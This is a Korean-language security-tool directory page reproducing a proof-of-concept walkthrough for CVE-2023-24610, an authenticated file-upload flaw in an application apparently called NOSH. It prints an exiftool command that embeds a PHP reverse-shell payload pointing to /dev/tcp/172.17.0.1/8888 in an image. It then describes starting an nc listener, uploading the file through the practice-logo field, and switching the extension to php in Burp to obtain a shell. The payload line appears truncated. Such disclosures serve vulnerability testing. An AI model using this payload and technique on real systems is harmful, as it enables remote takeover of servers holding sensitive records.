
Skip to content
KitploitKITPLOIT
도구블로그
Log in
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2023-24610 — CVE-2023-24610에 대한 개념 증명입니다. | Kitploit
도구/GitHubGitHub/abbisqq/cve-2023-24610
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and Control
GitHubabbisqq/cve-2023-24610

CVE-2023-24610

CVE-2023-24610에 대한 개념 증명입니다.

저장소 보기
3603년 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

CVE-2023-24610

CVE-2023-24610에 대한 개념 증명(PoC)입니다.

먼저 exiftool을 사용하여 polyglot 파일을 생성합니다: exiftool -Comment="/dev/tcp/172.17.0.1/8888 <&1\''); ?>" avatar.png -o polyglot.php

nosh1


파일을 png로 변경하여 프론트엔드 검사를 통과하게 합니다.

nosh2


그런 다음 포트 8888에서 nc 리스너를 시작하여 셸을 받습니다.
nosh3


다음 단계는 애플리케이션에 로그인한 후 setup을 클릭하는 것입니다.

nosh4

페이지 하단에 practice logo 영역이 있습니다. 오른쪽에 있는 edit 버튼을 사용하여 파일을 업로드할 수 있습니다.
nosh5

edit을 클릭한 다음 browse를 클릭하고, 첫 번째 단계에서 만든 “.png” 파일을 선택합니다.

nosh6

upload를 클릭하기 전에 burp 또는 유사한 도구로 요청을 가로채는지 확인합니다. upload를 클릭하고 burp에서 파일 확장자를 “png”에서 “php”로 변경합니다.

nosh7

인터셉트를 끄면 파일이 업로드되고, 이전에 시작한 nc 리스너를 확인합니다. 리버스 셸을 획득했고 IP는 우리의 docker 컨테이너를 가리킵니다.

nosh8

도구 다운로드